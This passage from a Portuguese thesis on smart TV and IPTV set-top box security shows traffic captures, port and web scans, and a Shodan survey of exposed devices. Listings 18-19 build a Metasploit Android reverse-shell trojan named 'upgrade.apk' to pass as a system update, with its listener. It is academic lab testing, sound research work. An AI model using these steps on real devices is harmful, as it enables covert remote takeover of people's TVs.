O resultado da análise por `strings` também não permitiu identificar qualquer tipo de pista perante o *firmware* em questão, a única informação que temos é que o ficheiro contém uma atualização para Android, por exclusão de partes, sendo que a *Smart TV* corre Android e o ficheiro está identificado como *update*.

Fica proposta a prova de conceito de efetuar o *root* da *Smart TV* utilizando uma aplicação da `Play Store` que o permita e efetuar a cópia dos ficheiros para armazenamento externo através de uma aplicação de gestor de ficheiros como, por exemplo, o `Solid Explorer File Manager` [11]. Foram testadas as aplicações `KingoRoot` [12], `abd` [13] e `Magisk` [14] sucesso na obtenção de acesso *root* ao sistema.

No geral são necessárias chaves de (DRM) que apenas a Sony possui de modo a poder ter acesso ao algoritmo utilizado, a recursividade dos ficheiros `0.sit` é uma forma de obfuscação e mesmo com o *software* `Stuffed` não devolve qualquer conteúdo.

10 http://my.smithmicro.com/stuffit-file-compression-software.html
11 https://neatbytes.com/solidexplorer/
12 http://www.kingoapp.com/
13 https://developer.android.com/studio/command-line/adb.html
14 https://forum.xda-developers.com/apps/magisk

4.6.2 *Análise de Tráfego*

O *output* na Listagem 10 foi retirado da captura de tráfego realizada com o software `Wireshark`, podemos visualizar que o protocolo Simple Service Discovery Protocol (SSDP) é utilizado para descoberta do dispositivo, ao mesmo tempo que utiliza um endereço IP da gama `239.X.X.X` dedicado a *multicasting* no porto TCP 1900 também usado pelo protocolo Universal Plug and Play (UPnP).

Listagem 10: Tráfego UPnP - Captura de Rede na Sony Bravia

```
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
ST: ssdp:all
MAN: "ssdp:discover"
MX: 1
X-AV-Physical-Unit-Info: pa="BRAVIA KDL-50W808C";
X-AV-Client-Info: av=5.0; cn="Sony Corporation"; mn="BRAVIA KDL-50W808C";
 ↪  mv="3.0";

M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
ST: ssdp:all
MAN: "ssdp:discover"
MX: 1
X-AV-Physical-Unit-Info: pa="BRAVIA KDL-50W808C";
X-AV-Client-Info: av=5.0; cn="Sony Corporation"; mn="BRAVIA KDL-50W808C";
 ↪  mv="3.0";

M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
ST: ssdp:all
MAN: "ssdp:discover"
MX: 1
X-AV-Physical-Unit-Info: pa="BRAVIA KDL-50W808C";
X-AV-Client-Info: av=5.0; cn="Sony Corporation"; mn="BRAVIA KDL-50W808C";
 ↪  mv="3.0";
```

4.6.3 *Análise de Portos e Serviços*

Recorrendo à ferramenta `nmap` foi efetuada a análise de portos abertos e quais os serviços a correr nos mesmos. O *output* na Listagem 11 mostra o que foi identificado na *Smart TV*:

Listagem 11: Análise de Portos na Sony Bravia KDL-50WC808

```
Nmap scan report for 192.168.1.89
Host is up (0.022s latency).
Not shown: 97 closed ports

PORT     STATE SERVICE    VERSION
80/tcp   open  http       nginx
8008/tcp open  http?
8009/tcp open  ssl/ajp13?

MAC Address: C4:8E:8F:3C:16:55 (Hon Hai Precision Ind.)

Device type: phone

Running: Google Android 5.X
OS CPE: cpe:/o:google:android:5.1
OS details: Android 5.1

Network Distance: 1 hop
```

Como se pode verificar não foi detetado o porto TCP 1900 utilizado pelo serviço UPnP, mas com base na captura e seguindo essa pista, podemos utilizar a ferramenta `Miranda` [15] existente na distribuição `Kali Linux` [16].

O seguinte *output* na Listagem 12, utilizando o comando `msearch` [17] para entrar em modo de descoberta e detetar todo o tráfego SSDP na rede, mostra que a nossa TV responde com a seguinte informação.

Listagem 12: Tráfego SSDP Sony Bravia - Utilizando o Miranda

```
*****************************************************************
SSDP notification message from 192.168.1.89:8008
XML file is located at http://192.168.1.89:8008/ssdp/device-desc.xml
Device is running Linux/3.10.79, UPnP/1.0, Portable SDK for UPnP devices/1.6.18
*****************************************************************

*****************************************************************
SSDP notification message from 192.168.1.89:20135
XML file is located at http://192.168.1.89:20135/sony/webapi/ssdp/dd.xml
Device is running FedoraCore/2 UPnP/1.0 MINT-X/1.8.1
*****************************************************************

*****************************************************************
SSDP notification message from 192.168.1.89:31951
XML file is located at http://192.168.1.89:31951/sony/webapi/ssdp/dd.xml
Device is running FedoraCore/2 UPnP/1.0 MINT-X/1.8.1
*****************************************************************

*****************************************************************
SSDP notification message from 192.168.1.89:52323
XML file is located at http://192.168.1.89:52323/MediaRenderer.xml
Device is running Android/1.6 UPnP/1.0 Huey Sample DMR/0.1
*****************************************************************
```

15 https://code.google.com/p/mirandaupnptool/
16 https://www.kali.org/downloads/
17 https://tools.kali.org/information-gathering/miranda

Utilizando o comando `host list`, como podemos verificar na Listagem 13, mostra quais os dispositivos detetados e em que posição ficaram guardados no vetor da base de dados do *software*.

Listagem 13: Miranda - host list

```
upnp> host list

        [0] 192.168.1.89:8008
    [1] 192.168.1.89:20135
    [2] 192.168.1.89:31951
    [3] 192.168.1.89:52323
```

Utilizando a combinação de comandos `host get` e `host info` podemos analisar a informação enviada pelo dispositivo, como se pode verificar na Listagem 14.

Listagem 14: Miranda - host get & host info

```
upnp> host get 2

upnp> host info 2

xmlFile : http://192.168.1.89:31951/dd.xml
name : 192.168.1.89:31951
proto : http://
serverType : FedoraCore/2 UPnP/1.0 MINT-X/1.8.1
upnpServer : FedoraCore/2 UPnP/1.0 MINT-X/1.8.1
dataComplete : True
deviceList : {}

upnp> host info 2 deviceList

Basic : {}

upnp> host info 2 deviceList Basic

manufacturerURL : http://www.sony.net/
modelName : KDL-50W808C
friendlyName : KDL-50W808C
fullName : urn:schemas-upnp-org:device:Basic:1
modelDescription : BRAVIA
UDN : uuid:0bd74979-6fc6-4edc-b036-1c5162fc887c
manufacturer : Sony Corporation
services : {}

upnp> host info 4 deviceList Basic services

dial : {}

upnp> host info 4 deviceList Basic services dial

controlURL : /upnp/control/DIAL
fullName : urn:dial-multiscreen-org:service:dial:1
serviceId : urn:dial-multiscreen-org:serviceId:dial
```

O conteúdo eXtensible Markup Language (XML) devolvido pela *Smart TV* mostra que existe uma API, como pode ser visto na Listagem 15.

Listagem 15: Conteúdo XML - Sony Bravia

```
<serviceList>
 <service>
  <serviceType>urn:schemas-sony-com:service:ScalarWebAPI:1</serviceType>
  <serviceId>urn:schemas-sony-com:serviceId:ScalarWebAPI</serviceId>
  <SCPDURL>/sony/webapi/ssdp/scpd/WebApiSCPD.xml</SCPDURL>
  <controlURL>http://192.168.1.89/sony</controlURL>
  <eventSubURL/>
 </service>
 <service>
   <serviceType>urn:schemas-sony-com:service:IRCC:1</serviceType>
   <serviceId>urn:schemas-sony-com:serviceId:IRCC</serviceId>
   <SCPDURL>http://192.168.1.89/sony/ircc/IRCCSCPD.xml</SCPDURL>
   <controlURL>http://192.168.1.89/sony/ircc</controlURL>
  <eventSubURL/>
 </service>
</serviceList>
```

Uma análise mais aprofundada dessa API mostra que as seguintes diretorias podem ser alcançadas utilizando o URI base acrescentando o serviço pretendido de acordo com a Listagem 16.

Listagem 16: Conteúdo ScalarWebAPI XML - Sony Bravia

```
<av:X_ScalarWebAPI_DeviceInfo>
 <av:X_ScalarWebAPI_Version>1.0</av:X_ScalarWebAPI_Version>
  <av:X_ScalarWebAPI_BaseURL>http://192.168.1.89/sony</av:X_ScalarWebAPI_BaseURL>
        <av:X_ScalarWebAPI_ServiceList>
         <av:X_ScalarWebAPI_ServiceType>guide</av:X_ScalarWebAPI_ServiceType>
         <av:X_ScalarWebAPI_ServiceType>recording</av:X_ScalarWebAPI_ServiceType>
         <av:X_ScalarWebAPI_ServiceType>browser</av:X_ScalarWebAPI_ServiceType>
         <av:X_ScalarWebAPI_ServiceType>accessControl</av:X_ScalarWebAPI_Service
          ↪  Type>
         <av:X_ScalarWebAPI_ServiceType>encryption</av:X_ScalarWebAPI_ServiceTyp
          ↪  e>
         <av:X_ScalarWebAPI_ServiceType>contentshare</av:X_ScalarWebAPI_ServiceT
          ↪  ype>
         <av:X_ScalarWebAPI_ServiceType>avContent</av:X_ScalarWebAPI_ServiceType>
         <av:X_ScalarWebAPI_ServiceType>cec</av:X_ScalarWebAPI_ServiceType>
         <av:X_ScalarWebAPI_ServiceType>audio</av:X_ScalarWebAPI_ServiceType>
         <av:X_ScalarWebAPI_ServiceType>system</av:X_ScalarWebAPI_ServiceType>
         <av:X_ScalarWebAPI_ServiceType>appControl</av:X_ScalarWebAPI_ServiceTyp
          ↪  e>
         <av:X_ScalarWebAPI_ServiceType>videoScreen</av:X_ScalarWebAPI_ServiceTy
          ↪  pe>
    </av:X_ScalarWebAPI_ServiceList>
</av:X_ScalarWebAPI_DeviceInfo>
```

As diretorias foram testadas de forma a verificar o que era devolvido, mas sem sucesso. Existe a possibilidade de verificar se as mesmas diretorias são devolvidas pelo serviço de HTTP na *Smart TV*, recorrendo à ferramenta `nikto`, foi efetuada a análise como pode ser visto no *output* presente na Listagem 17. Como se pode verificar pelo *output* as diretorias desta API não estão indexadas pelo serviço de

HTTP, assim sendo e analisando as diretorias descobertas pelo `Gobuster` [18] devolvem o código HTTP `"302 Found"` e após o teste das mesmas terminamos num *loop* até que a página falhe por falta de resposta.

Listagem 17: Output Nikto no porto TCP 80 - Sony Bravia KDL-50W808C

```
root@kali:~# nikto -h 192.168.1.89 -Display 124
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:              192.168.1.89
+ Target Hostname:        192.168.1.89
+ Target Port:            80
+ Start Time:             2018-01-05 11:35:30 (GMT-5)
---------------------------------------------------------------------------
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
 ↪  agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
 ↪  to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to:
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /./ - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html , Appending '/./'
 ↪  to a directory may reveal PHP source code.
+ /./ - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html , Appending '/./'
 ↪  to a directory allows indexing
+ / - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html , Appears to be a
 ↪  default Apache Tomcat install.
+ /?sql_debug=1 - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html?sql_debug=1 , The
 ↪  PHP-Nuke install may allow attackers to enable debug mode and disclose
 ↪  sensitive information by adding sql_debug=1 to the query string.
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000 - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html?=PHPB8B5F2A0-3C92-
 ↪  11d3-A3A9-4C7B08C10000 , PHP reveals potentially sensitive information via
 ↪  certain HTTP requests that contain specific QUERY strings.
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42 - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html?=PHPE9568F36-D428-
 ↪  11d2-A769-00AA001ACF42 , PHP reveals potentially sensitive information via
 ↪  certain HTTP requests that contain specific QUERY strings.
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42 - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html?=PHPE9568F34-D428-
 ↪  11d2-A769-00AA001ACF42 , PHP reveals potentially sensitive information via
 ↪  certain HTTP requests that contain specific QUERY strings.
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42 - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html?=PHPE9568F35-D428-
 ↪  11d2-A769-00AA001ACF42 , PHP reveals potentially sensitive information via
 ↪  certain HTTP requests that contain specific QUERY strings.
```

18 https://github.com/OJ/gobuster

```
+ / - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html , By sending an
 ↪  OPTIONS request for /, the physical path to PHP can be revealed.
 ↪  http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0240,
 ↪  http://www.securityfocus.com/bid/8119,
 ↪  http://www.securityfocus.com/bid/4057,
 ↪  http://archives.neohapsis.com/archives/bugtraq/2002-02/0043.html.
+ /?D=A - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html?D=A , Apache
 ↪  allows directory listings by requesting.
+ /?N=D - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html?N=D , Apache
 ↪  allows directory listings by requesting.
+ /?S=A - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html?S=A , Apache
 ↪  allows directory listings by requesting.
+ /?M=A - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html?M=A , Apache
 ↪  allows directory listings. Upgrade Apache or disable directory indexing.
+ /?-s - Redirects (302) to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html?-s , PHP allows
 ↪  retrieval of the source code via the -s parameter, and may allow command
 ↪  execution. See http://www.kb.cert.org/vuls/id/520827
+ 7541 requests: 6 error(s) and 3 item(s) reported on remote host
+ End Time:               2018-01-05 11:36:11 (GMT-5) (41 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

4.6.4 *Bluetooth, Chromecast Embutido e USB*

Esta subsecção pretende demonstrar ataques físicos a realizar contra a *Smart TV*, como estamos perante um sistema Android, com funcionalidades como Bluetooth, Chromecast e USB; tentou-se abordar algumas técnicas possíveis de invadir o sistema.

O método a utilizar já foi referido no subcapítulo 3.4, que passa por usar uma aplicação com código malicioso de forma que ao ser instalado no sistema alvo nos garanta uma `shell` remota, neste caso vamos criar uma aplicação *Trojan*.

O próximo conjunto de passos realizados foi efetuado em LAN mas o mesmo ataque pode ser efetuado via WAN, e o método de distribuição pode passar por alojar o ficheiro na *cloud* e partilhar o *link* com o utilizador final. O procedimento é bastante simples, recorrendo à *framework* `Metasploit` e executando o comando presente na Listagem 18.

Listagem 18: Aplicação Trojan para *shell* remota

```
root@kali:~# msfpayload android/meterpreter/reverse_tcp LHOST=192.168.1.67 R
↪  > /root/tese/upgrade.apk
```

Neste momento temos a nossa aplicação criada na diretoria `/root/tese` da nossa distribuição Kali Linux, o endereço IP fornecido é o da nossa máquina atacante.

Atribuindo o nome de `upgrade.apk`, estamos a utilizar engenharia reversa de forma a parecer um pacote de atualização de sistema legítimo.

De seguida na nossa máquina atacante temos de criar um `listener` para ficar à espera de resposta da máquina alvo, dessa forma utilizamos os comandos presentes na Listagem 19.

Listagem 19: Configuração do *listener* no atacante

```
root@kali:~# msfconsole

msf >  use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.67
LHOST => 192.168.1.67
msf exploit(handler) > exploit
```

Neste momento temos a aplicação criada e o *listener* configurado, iremos proceder à distribuição da aplicação e respetiva instalação, copiando para uma *drive* USB e ligando à *Smart TV*. De salientar que para este ataque funcionar a opção que permite instalar "Aplicações de fontes não fidedignas" tem de estar ativa.

O cenário final em caso de a técnica funcionar, a nossa máquina atacante fica com uma sessão ativa no sistema alvo, ou seja, obtemos uma *shell* remota.

4.7 PROCEDIMENTO DE ANÁLISE DA SET-TOP BOX

Este procedimento de análise foi aplicado à Motorola VIP1200 IPTV STB. De salientar que pretende apenas fornecer uma visão de alto nível de toda a análise efetuada.

1. Efectuar o *scanning* de portos nas interfaces LAN da STB.

a) Utilizando o `nmap` fazer o *scan* completo aos portos TCP e UDP de forma a descobrir quais os serviços que estão a correr e a versão dos mesmos.

b) Procurar por entradas de resolução de DNS abertas utilizando *scripts* de `nmap` e executar a mesma verificação utilizando a interface Web de administração.

2. Identificar a suscetibilidade da STB a ataques de DNS *spoofing/cache poisoning*.

   a) Capturar o tráfego de DNS e utilizar os filtros do `Wireshark` para visualmente verificar em gráfico a distribuição de portos de destino e identificadores de distribuição (TXID).

   b) Nos casos onde são utilizados portos de destino estáticos, podem ser efetuados ataques de *cache poisoning* utilizando o *exploit* `DNS BailiWicked Host Attack` presente na *framework* `Metasploit`.

3. Procurar a existência de alguma interface Web de administração camuflada no sistema.

   a) Usar um *proxy* de avaliação de aplicações Web como o `Burp Suite` para identificar e manipular informação nos pedidos HTTP.

   b) Identificar o uso de credenciais por omissão e quais os privilégios dessas contas.

   c) Demonstrar como estas vulnerabilidades podem ser executadas e quais os cenários.

4.7.1 *Análise de Tráfego*

A captura de tráfego utilizando o software `Wireshark` demonstra que é utilizado o porto UDP 1044 para efetuar comunicação com o exterior, como pode ser visto na Listagem 20.

Listagem 20: Output Wireshark do tráfego da Motorola VIP1200

```
No.     Time          Source            Destination         Protocol Length Info
      5 1.645472      192.168.1.64      239.255.255.250     UDP      1308   1044
       ↪  - 8082 Len=1266
      6 4.646315      192.168.1.64      239.255.255.250     UDP      1308   1044
       ↪  - 8082 Len=1266
     15 7.676423      192.168.1.64      239.255.255.250     UDP      1308   1044
       ↪  - 8082 Len=1266
     29 10.675830     192.168.1.64      239.255.255.250     UDP      1308   1044
       ↪  - 8082 Len=1266
     73 13.675909     192.168.1.64      239.255.255.250     UDP      1308   1044
       ↪  - 8082 Len=1266
     87 16.675765     192.168.1.64      239.255.255.250     UDP      1308   1044
       ↪  - 8082 Len=1266
    103 19.706474     192.168.1.64      239.255.255.250     UDP      1308   1044
     ↪  - 8082 Len=1266
    119 22.706556     192.168.1.64      239.255.255.250     UDP      1308   1044
     ↪  - 8082 Len=1266
...
```

Existe uma atividade de rede que envia pedidos frequentes à STB para verificar o estado do dispositivo, este endereço IP `239.255.255.250` é conhecido por pertencer ao grupo *multicast* reservado aos protocolos UPnP/SSDP, como pode ser visto na Listagem 21. Este grupo é utilizado para anunciar os serviços das STB na rede. Na atualidade está a ser usado na implementação do *Media Share*, o conteúdo destes pacotes funciona da mesma forma que um computador usaria o Windows Media Player (ou outro servidor) para descobrir que as STB estão presentes na rede.

Listagem 21: Análise das *frames multicast*

```
Frame 5: 1308 bytes on wire (10464 bits), 1308 bytes captured (10464 bits) on
 ↪  interface 0
Ethernet II, Src: ArrisGro_99:0d:5f (00:23:a3:99:0d:5f), Dst: IPv4mcast_7f:ff:fa
 ↪  (01:00:5e:7f:ff:fa)
Internet Protocol Version 4, Src: 192.168.1.64, Dst: 239.255.255.250
User Datagram Protocol, Src Port: 1044, Dst Port: 8082
    Source Port: 1044
    Destination Port: 8082
    Length: 1274
    Checksum: 0x5af6 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 0]
Data (1266 bytes)
```

O seguinte excerto UDP mostra que existe um serviço que devolve conteúdo XML do dispositivo e que utiliza o protocolo HTTP no porto TCP 8080. Como se pode ver na Listagem 22, o conteúdo devolvido nesta troca de pacotes mostra que estão a ser executadas operações de gravação automática na STB, esta informação pode ser verificada pelo uso da *tag* `<RecReq>` que indica que existe conteúdo de *stream* a ser gravado.

Neste caso apenas existe um registo `<RecReq>` que indica que está a ser visualizado conteúdo na TV devido à *tag* ST="conter um valor nulo para inicio de gravação `st='0x0000000000000000'`, também é interessante analisar a *tag* RATE=", uma vez que, determina se a *stream* está a ser enviada em qualidade Standard-definition video (SD) ou High-definition video (HD). A *tag* RATE="contém o *bitrate* atribuído à *stream* em *bits* por segundo, em representação hexadecimal. Em valores de *bitrate* superiores a 4 Mbps é assumido que seja em formato HD. A codificação utilizada por esta *stream* é MPEG transport stream (MPEG-TS).

Através dos endereços *multicast* devolvidos pelas tags `<RecReq>` e `<Tune>`, é feito o *lookup* na base de dados dos canais disponíveis de forma a identificar se o fluxo de dados é válido para o cliente em questão.

Listagem 22: Análise das *frames* DVRFS

```
NOTIFY * HTTP/1.1
x-type: dvr
x-location: http://192.168.1.64:8080/dvrfs/info.xml
x-device: a1492aa1-8fa2-496b-9c9d-2e1b812f62c8
x-debug: http://192.168.1.64:8080
x-filter: d6163e58-2072-4e3a-bb3e-5213af740e06
x-lastUserActivity: 1/2/2018 12:02:22 PM

<node count='181100'>
        <activities>
    <recordver ver='7' verid='28351' size='297426485248' free='294205259776' />
                <x/>
                <schedver dver='3' ver='3' pendcap='True' />
                <x/>

                <p15n stamp='08D2CC02FDEF71B00023A3990D5F'/>
                <recreq src='udp://232.32.0.49:5000:7c3c6bba-88c0-421b-93df-db13
                 ↪  968e8557r=2246997&amp;p=4&amp;ssrc0=2142402938&amp;r0=22469
                 ↪  97&amp;ch=4&amp;profile=multicastICC&amp;forceDetune=true&a
                 ↪  mp;age=-1&amp;skip=0' st='0x0000000000000000'
                 ↪  et='0xFFFFFFFFFFFFFFFF' postpad='0' rate='2246997' pri='1'/>

                <tune src='udp://232.32.0.49:5000:7c3c6bba-88c0-421b-93df-db1396
                 ↪  8e8557' pipe='FULLSCREEN' ct='0xddf61dfeb56c7c2a' pil='0x0'
                 ↪  rate='0x224955' stopped='false'/>

                <tune src='udp://232.32.0.49:5000:7c3c6bba-88c0-421b-93df-db1396
                 ↪  8e8557' rate='0x224955'
                 ↪  pil='0x0'/>

                <record url='http://192.168.1.64:8080/dvrfs/v24' src='udp://232.
                 ↪  32.0.49:5000:7c3c6bba-88c0-421b-93df-db13968e8557' pri='1'
                 ↪  st='0xddf608ab1270dd7b' et='0xddf61dfe64143056'
                 ↪  stopped='false'/>
        </activities>
</node>
```

Embora a STB esteja apenas a fazer operações de gravação e sincronização com o conteúdo do ISP é interessante analisar o porto utilizado e verificar que informações existem na Internet sobre o mesmo.

Uma pesquisa pelo site https://www.speedguide.net/port.php?port=1044 indica que o porto pode ser utilizado também por um *Trojan* denominado de `Ptakks`, como pode ser visualizado na Listagem 23.

Listagem 23: Informação referente ao Porto TCP/UDP 1044 segundo Speedguide.net

```
Port(s)        Protocol        Service        Details        Source
1044        tcp,udp        trojan        Ptakks        SG
1044        tcp,udp        trojan        Ptakks        Trojans
1044        tcp,udp        dcutility        Dev Consortium Utility        IANA
```

4.7.2 *Análise de Portos e Serviços*

Recorrendo à ferramenta `nmap` foi efetuada a análise de portos abertos e quais os serviços a correr nos mesmos.

O *output* presente na Listagem 24 mostra o que foi identificado na STB:

Listagem 24: Análise de Portos na Motorola VIP1200 IPTV Set-Top Box

```
Nmap scan report for 192.168.1.64
Host is up (0.019s latency).
Not shown: 99 closed ports

PORT     STATE     SERVICE     VERSION
514/tcp  filtered  shell
8080/tcp open      http             T-Home Telekom Media Receiver httpd
8082/tcp open      blackice-alerts
8086/tcp open      http             Microsoft Mediaroom httpd (IPTV tuner)

MAC Address: 00:23:A3:99:0D:5F (Arris Group)
Device type: media device

Running: Microsoft Windows PocketPC/CE
OS CPE: cpe:/o:microsoft:windows_ce
OS details: Motorola VIP1200-series or Swisscom Bluewin TV digital set top box
 ↪  (Windows CE 5.0)

Network Distance: 1 hop
Service Info: Device: media device
```

Para verificar o que era devolvido pelo serviço de HTTP na STB, recorrendo à ferramenta `nikto`, foi efetuada a análise como pode ser visto no *output* presente na Listagem 25.

Listagem 25: Output Nikto no porto TCP 80 - Motorola VIP1200 IPTV Set-Top Box

```
root@kali:~# nikto -h 192.168.1.64 -Display 124
- Nikto v2.1.6
---------------------------------------------------------------------------
+ No web server found on 192.168.1.64:80
---------------------------------------------------------------------------
+ 0 host(s) tested

root@kali:~# nikto -h 192.168.1.64:8080 -Display 124
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:              192.168.1.64
+ Target Hostname:        192.168.1.64
+ Target Port:            8080
+ Start Time:            2018-01-05 11:39:33 (GMT-5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
 ↪  agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
 ↪  to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

Uma vez que o porto TCP 8086 foi identificado como serviço HTTP, recorrendo novamente à ferramenta `nikto`, foi efetuada a análise como pode ser visto no *output* presente na Listagem 26, de forma a verificar o que devolvia.

Listagem 26: Output Nikto no porto TCP 8086 - Motorola VIP1200 IPTV Set-Top Box

```
root@kali:~nikto -h 192.168.1.64:8086 -Display 124
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:              192.168.1.64
+ Target Hostname:        192.168.1.64
+ Target Port:            8086
+ Start Time:            2018-01-05 11:45:46 (GMT-5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
 ↪  agent to protect against some forms of XSS
+ Uncommon header 'tv2-auth-digest' found, with contents:
 ↪  Ad36KjtDJGbnvIcMlHlCujT3tQwvMRyy2g==
+ The X-Content-Type-Options header is not set. This could allow the user agent
 ↪  to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

O *header* encontrado contendo a informação de um algoritmo de Digest, indicia que estejam a ser negociadas credenciais de autenticação entre a STB e um servidor remoto. Também a mesma informação atendendo ao equipamento em questão pode indiciar que esta negociação seja feita apenas para confirmar a entidade da STB antes de trocar informação com os servidores do provedor de IPTV. Utilizando

`OpenSSL` [19] e `hash-identifier` [20] o valor detetado `Ad36KjtDJGbnvIcMlHlCujT3tQwvMRyy2g==`, não identifica o algoritmo de *hash* nem devolve um valor legível.

19 https://www.openssl.org/source/
20 https://tools.kali.org/password-attacks/hash-identifier

5

DISCUSSÃO RESULTADOS

O capítulo de discussão de resultados tem como objetivo mostrar qual o contributo dado por este projeto e dar uma visão geral do problema corrente. O investigador pretende com base no que foi obtido durante os seus testes generalizar no contexto da quantidade de equipamentos que se encontram vulneráveis, por serviço, modelo e por ISP sempre que possível.

5.1 DEFINIÇÃO DA AMOSTRA

Na definição da amostra pretendemos resumir os serviços vulneráveis com base nos resultados obtidos no capítulo 4, na seguinte Tabela 5. Com base nesta tabela foram formados filtros de pesquisa para utilizar no motor de busca `Shodan` [1].

De forma muito breve segue-se uma pequena explicação dos filtros básicos possíveis de utilizar nesta ferramenta e ao mesmo tempo utilizados na definição dos resultados aqui apresentados.

- City

  O filtro *'city'* serve para encontrar dispositivos localizados nessa cidade em específico.

- Country

  O filtro *'country'* serve para encontrar dispositivos localizados apenas no país especificado.

- Net

  O filtro *'net'* permite procurar dispositivos que obedeçam a um determinado endereço IP e máscara de rede.

- Org

  O filtro *'org'* permite procurar por uma organização em específico neste caso vai ser utilizado para pesquisar pelo ISP.

1 https://www.shodan.io/

Tabela 5: Enumeração dos Serviços

PORTO	SERVIÇO	DESCRIÇÃO
21	ftp	Alcatel Speedtouch ADSL router ftpd
22	ssh	Dropbear sshd 0.44 (protocol 2.0)
23	telnet	Technicolor TG582n WAP telnetd
53	domain	pdnsd
80	http	Knopflerfish httpd
80	http	Technicolor DSL modem http admin
80	http	nginx
139	netbios-ssn	Samba smbd (workgroup: WORKGROUP)
443	http/ssl	Knopflerfish httpd
443	https	Technicolor TG789vn broadband router
515	printer	Xerox lpd
1723	pptp	THOMSON (Firmware: 1)
8000	http	Technicolor TG787 VoIP gateway http admin 1.0
8008	http	Sony TV
8009	ajp13	Sony TV
8080	http	T-Home Telekom Media Receiver httpd
8080	http-proxy	webserver
8082	telnet	blackice-alerts
8086	http	Microsoft Mediaroom httpd (IPTV tuner)

- Port

  O filtro *'port'* permite filtrar a pesquisa para os portos em específico, pode ser combinado com o serviço.

De referir que a informação devolvida pelo `Shodan` está disponível para qualquer pessoa na Internet, basta apenas o utilizador ter um *browser* e conhecimentos de como funcionam os filtros para obter a mesma informação aqui presente.

Durante a utilização do motor de indexação para IoT `Shodan`, tiveram de ser efetuadas algumas decisões de qual seria a amostra a ter em conta, visto que as vulnerabilidades detetadas afetam dispositivos a uma escala global. A decisão da escolha do país recaiu sobre Portugal, uma vez que, os dispositivos utilizados pertencem a uma operadora nacional neste caso a PT Comunicações. Não obstante também é o facto de pretender ter uma ideia de qual o paradigma Nacional a nível de vulnerabilidades por ISP.

Os filtros foram gerados com base no levantamento de vulnerabilidades efetuado ao longo do trabalho, tendo por base os relatórios do `nmap` e do `nessus`. Foram selecionadas de entre as vulnerabilidades detetadas aquelas que fazem mais sentido de indexar e as quais podem fornecer acesso remoto. A Tabela 5 contem um apanhado geral das vulnerabilidades que podem ser usadas para indexação.

5.2 RESULTADOS

Nesta secção vamos apresentar os resultados por categoria de dispositivo, apresentando o filtro utilizado no motor de busca `Shodan` e a respetiva informação devolvida sob a forma de gráfico.

5.2.1 *Routers*

Os seguintes filtros presentes na Listagem 28 servem para quantificar o número de equipamentos identificados a nível nacional, por modelo e ISP.

